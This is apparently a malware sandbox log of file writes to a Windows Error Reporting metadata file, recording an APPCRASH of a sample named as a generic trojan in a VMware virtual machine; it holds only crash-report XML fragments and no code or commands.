C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 32 00 39 00 35 00 32 00 33 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.5.2.9.5.2.3.2.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 35 00 39 00 33 00 30 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.7.5.9.3.0.8.8.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 32 00 39 00 35 00 32 00 33 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.3.5.2.9.5.2.3.2.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.A.P.P.C.R.A.S.H.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	8	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	16	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	150	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	8	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	6	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	12	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	6	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 77 00 69 00 75 00 6c 00 6f 00 69 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.w.i.u.l.o.i.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 77 00 69 00 75 00 6c 00 6f 00 69 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.w.i.u.l.o.i.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 37 00 33 00 32 00 35 00 31 00 33 00 36 00 36 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.7.3.2.5.1.3.6.6.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.0.8.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.B.<./.F.l.a.g.s.>.	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 38 00 3a 00 30 00 33 00 3a 00 30 00 38 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s. .B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.2.-.2.3.T.1.8.:.0.3.:.0.8.Z.".>.	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	258	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 35 00 39 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 37 00 31 00 34 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 36 00 37 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 36 00 37 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22 00 31 00 22	<.P.r.o.c.e.s.s. .A.s.I.d.=.". 3.5.9.". .P.I.D.=.".7.1.4.0.". .U.p.t.i.m.e.M.S.=.".6.7.1.". .T.i.m.e.S.i.n.c.e.C.r.e.a.t. i.o.n.M.S.=.".6.7.1.". .S.u.s. p.e.n.d.e.d.M.S.=.".0.". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d.=.".1."	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i. n.e.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
